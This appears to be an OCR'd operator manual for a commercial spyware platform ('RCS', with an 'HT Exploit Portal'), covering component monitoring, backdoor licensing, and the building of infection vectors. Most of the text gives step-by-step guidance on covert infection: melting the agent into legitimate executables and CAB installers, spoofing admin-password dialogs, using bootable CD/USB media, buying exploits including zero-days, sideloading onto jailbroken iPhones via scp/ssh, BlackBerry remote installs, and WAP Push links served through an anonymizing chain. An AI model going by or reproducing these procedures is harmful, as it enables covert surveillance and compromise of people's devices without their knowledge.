
THE MONITOR SECTION

The monitor lets you keep your system under control, checking the health status of each component. It also shows useful information about license limits enforced by the system.
If any of the components fails you will see an alert on the button bar:



The red number indicates the number of failed components.

The monitor section is as follow:



Components balloon

Each balloon represents a single component in the system. The list has at least one element (the database balloon), and other balloons (one for each instance of RCSASP connecting to the database). You can have multiple instances of the same component (one for each ip address it connects from).

The balloon contains basic information about component health (green check means the component is properly running, a red alert indicates a component failure).
Additional information are shown for each component, such as CPU usage and free disk space left on the partition where the component is installed.

The description field is used to show which is the action that the component is currently performing (in case of failure, it contains the last information received).
A counter keeps track of time from the previous message sent by the component: if the system doesn't receive messages for a defined period of time, the component is automatically marked as failed and a red alert is shown.

For every component but the database, you can delete the entry: it should be used only when a component is no longer connected to the system (e.g.: it changes the address). You can safely remove entries, because they will be automatically created if the component contacts the system again.

Components summary

On the left side there is a summary that shows how many components are monitored, how many are running properly and how many failed and need attention.

License description

License limits are enforced server-side: they limit number of backdoors, users that can be created and time intervals when the system can be used.
When limits are reached, the system raises an error message that tells the user that the license doesn't allow a specific operation. If the license file is corrupted, the system becomes unusable and the issue must be fixed before functionalities are restored.

Alerting via email

If you want to receive an email each time a component fails, you can select a group of user with the “set alert group” button.

Users in that group will receive an email based on the address specified in the “contact” field of each user (see user management).

THE BUILD SECTION

There are three kind of configuration you can manage.


1. Templates
2. Backdoor classes
3. Backdoor instances

Templates and Classes can be configured by accessing the “build” section in the main menu:

The Instances configuration can be accessed from the backdoor objects in the console:

Templates

Templates are named configuration not applied to any backdoor. You can use them to create a configuration and apply it to a specific backdoor or distribute it to an entire activity. You can save a backdoor configuration to a template and then load a configuration from that template to another backdoor.




Templates can be cloned one from another by pushing the “save as” button”: 


New templates can be created by pushing the “new” button: 

Once you modify a template you have to press the “save” button: 

The template can be deployed to multiple backdoors at a time using the “apply to” button:  a window will popup and ask where you want to deploy it:



You can use multiple selections and press “OK” to deploy it. A confirmation dialog will appear asking if you are sure that you want to mass deploy it.



Classes

The configuration of a backdoor class is the configuration that will be installed on new backdoor instances as they sync for the first time to the collection node.
You can only build an infection vector from a backdoor class choosing from the menu:


- Backdoor is desktop: CD USB U3 EXE EXPL
- Backdoor is mobile: SD CAB APP SIS COD APK WAP EXPL

Backdoor instances represent a backdoor that is already installed, so it is meaningless to build from a backdoor that is already installed somewhere.
When you create a new backdoor system automatically creates the class of that backdoor and the first instance of it (with the number 1 between parentheses). The first time that backdoor will sync with the collection node the first instance will get populated with logs. If you installed the same build on different systems or users, you will see different instances popping up in the list with new incremental numbers.

Building an infection vector for desktop

- 

The procedure (called 'melting') enables you to create an executable starting from whichever executable files you want. The melting tool transforms the original file adding the functionalities of the backdoor.
The resulting file maintains the original functionality of the starting file. The new executable, once launched on the target PC, silently installs the RCS agent and then executes the original file. This way the user is not aware of what is actually happening. The components of the RCS agent are encrypted by a polymorphic engine, which introduces anti-reversing and anti-debugging feature to the RCS core.



You can specify the architecture you want to use:

- **WIN32:** You can upload an executable to melt RCS with. If you don't specify any executable, the default one will be used. The default executable is a program that does nothing, so when executed the user will not see anything. This is useful if you exploit the machine and want to execute something silently.
  The "*enable request for admin privileges*" flag is used to modify the host program's *manifest* in order to request, upon running, the highest user privileges allowed. This flag has to be checked if the program is going to be run on Windows Vista operating system, and the target user is a member of the Administrators group. In every other case the flag doesn't need to be checked (even though it doesn't compromise program's functionalities).
  The "*embed audio codec*" option is used to include the audio codec used for compression by the mic and call agent. If you don't plan to use them you can exclude it from the build process. This will shrink the backdoor size by 200 Kbytes. In any case, upon the first synchronization the backdoor will automatically download the codec needed for the audio agents. So, it is safe to uncheck the option.

The backdoor can run both on 32 and 64 bit platforms, but most agents needs extended functionalities to work on 64bit PC. The “Support for 64bit” flag extends the backdoor with such functionalities.

- **MACOS:** You can upload a zipped ***.app*** MacOs application (or leave the field blank in order to melt with a blank app). If an *.app* is uploaded, the console will give back an infected zipped application. Before uploading the application you have to compress it (since it is actually a directory) with the ‘zip’ command from the Terminal.app console. Don’t use the default “compress” context menu from Finder. On the other hand, if the blank app is used, you have to modify the resulting file permissions by chmod.
  The “enable request for admin privileges” flag tells the backdoor to ask for the root password, upon running on the target system, by spoofing the authentication dialog. If the flag is left unchecked, some agents will not work at all (call, chat, keylog, mouse, file capture, etc).

- 

The procedure enables you to create a bootable CD-ROM to be used during the offline installation. This button will generate an ISO file that you have to burn to a blank CD-ROM.
  To install the backdoor you need physical access to the target machine. Once the machine is bootstrapped from the CD a wizard will appear and will guide you thru the installation on different users of the target machine.


- 

This procedure is actually the same as the bootable CD, but it creates a bootable USB key. Before saving the files to the USB key you need to prepare it to be bootable. The procedure to prepare it is platform dependent.


- 

The exploit creation involves the use of the HT Exploit Portal. This service requires a specific license that you must enable in order to use the portal. The building process will not be local. The console will connect to the portal and will show you the list of available exploits.
  The list is updated continuously by HT and provides you the latest exploits available on the market. The subscription to the exploit portal is divided into category: social, public, private and zeroday. The higher is your subscription the higher is you access to more powerful exploits.
  The building process is fully integrated into the console. The console will create the backdoor based on the configuration you have provided and will download the required files from the portal to create the exploit.
  If you create exploits that require a webserver to serve the html page to a browser, you can put the html fils in the EXPREPO directory on the ASP server, it can be used as a webserver behind the anonymizing network in order to attach your targets.
  In order to use the portal, the computer running the console must be able to connect to the Internet to reach the HT Exploit Portal into the HT premises.

Once you open the exploit creation dialog, the console tries to establish a connection and the result is as follow:



You can choose the platform you want to attack, the format of the file to be used and the category level with the three combo box on the first line. The list of the exploits will change accordingly to your filtering criteria.



Once you have selected the exploit, just press “create” and wait for the exploit to be saved.


Building an infection vector for mobile

- 

This procedure will copy the autorun files onto an SD card. When the card is inserted into a Windows Mobile phone the content will be automatically executed and the backdoor is installed. This works even if the phone is turned off, the backdoor will be executed as soon as the phone is switched on. You have to select the SD card drive as destination of the download.

- 


This infection vector creates a CAB installer to be used on a Windows Mobile phone. You can specify an already existing CAB installer and the system will add the backdoor to that installer. Once the installer is executed the user will not notice the silent installation of the backdoor together with the real installer. If you don’t specify a CAB the system will use a default CAB that does not install anything.



- APP This will create an iPhone application that has to be installed on a jailbroken device. After the “jailbreak”, copy the folder created at the end of the building phaseon the target iPhone, and run install.sh **inside** the copied folder. This is a sample command sequence to perform the task:

```
mymac>scp -r ./RCS_IPHONE root@myiphone.local.net:/tmp
mymac>ssh root@myiphone.local.net
myiphone> cd /tmp/RCS_IPHONE
myiphone>sh install.sh
```

- SIS This will create a Symbian package that has to be installed on a Symbian device after being signed with a valid developer certificate, key file and certificate’s password. The resulting *.sisx*package should be copied on the phone memory (by any means: URL download, MMS, direct copy on SD, USB cable from a PC) and then manually run from the phone. For additional information on how to obtain a valid certificate please refer to: **Errore. L'origine riferimento non è stata trovata.** in Appendix A.



- COD This button creates the BlackBerry application to be installed locally or remotely.

  - **Local:** A prerequisite for this kind of installation is a windows machine with the *BlackBerry Desktop Manager* installed, that can be downloaded from the BlackBerry website. The console will produce a file `.zip` that contains all the files needed to infect a BlackBerry by wire. Uncompress the `.zip` file on a windows machine with the *BlackBerry Desktop Manager* already installed, connect the physical device to that pc via USB and execute the run.bat. If the

BlackBerry is protected by a PIN you have to provide it to the installation program.

- **Remote:** In order to do that you need to put these files on a web server, reachable by the device. Note that the web server must identify the MIME types for `.jad` and `.cod` files, `text/vnd.sun.j2me.app-descriptor` and `application/vnd.rim.cod` respectively. Alternatively you can use the ASP EXPREPO server, which is already configured to be used for this purpose. The steps to do on the device are the following:

1. Give the application a file name (default will be *net_rim_bb_lib*) and modify all the other descriptive fields on purpose.
2. Copy all the files inside resulting .zip into the EXPREPO directory on the frontend server.
3. Download the application from the browser of the Blackberry you want to infect heading to: *http://{your-public-ip-address}/{given-file-name}.jad*
4. You see a panel with the following data:
   Name: net_rim_bb
   Version : 4.5.0.252
   Size : 149.8 KB (this size could vary, depending on configuration)
   Description:
   Don't check the "Set application Permissions" and press Download.
5. When the downloading is finished you'll see the following page:
   The application was successfully installed.
   Press Run
6. When the application stars you see the panel:
   Application Permissions
   Would you like to grant net_rim_bb_lib Trusted Application status?
   Press YES
7. The next panel contains:
   net_rim_bb is requesting changes to its application control permissions.
   Press the Rim button  to access the menu and select the *save*

- 

This infection vector creates an APK installer to be used on Android phones. Once the installer is executed on the device you'll be asked to accept permissions required by the backdoor to acquire data.

- 

WAP Push is a remote infection vector for mobile platforms (Windows Mobile, Symbian and BlackBerry, but not iPhone).To send a WAP message some parameters are required:

    - **Number**: target's phone number including international prefix

    - **Link**: a link to an accessible website where the backdoor is stored (if a valid certificate is available, an *https* link instead of a normal *http* link is suggested). The special directory *EXPREPO* on the frontend server can be used as the web repository and connections can be performed through the anonymizing chain. If the target mobile OS is not known, place all the possible backdoors for the various operating system in the *EXPREPO* directory with the name backdoor.* (leave untouched the correct extension for each backdoor); in this case the link should point to http://<front_end_address>/os.html. This page will identify the target's user agent and will send the correct backdoor for the specific operating system (the page content can be edited to modify the backdoor name).


    - **Type**: type of message to send

        - **Service Loading**: target phone will be automatically redirected to the resource pointed by the *Link* option, depending on the phone's security settings, the application can be automatically installed or a message can popup to ask the user how to proceed.
        - **Service Indication**: a popup, with specific text, will appear asking the user how to proceed.


    - **Level**: the level of alerting required
        - **High**: in case of *"Service Loading"* whatever the user is doing, the message will automatically redirect the web browser to the specified URL. In case of *"Service Information"* whatever the user is doing, the message popup will appear.
        - **Low**: message won't redirect the user if there's activity on the phone and will be presented into the phone's inbox.

    - **Description**: available only for *"Service Information"* type. This box specifies the text that will be shown to the user.

Service Loading building window:




Service Indication building window:



Instances

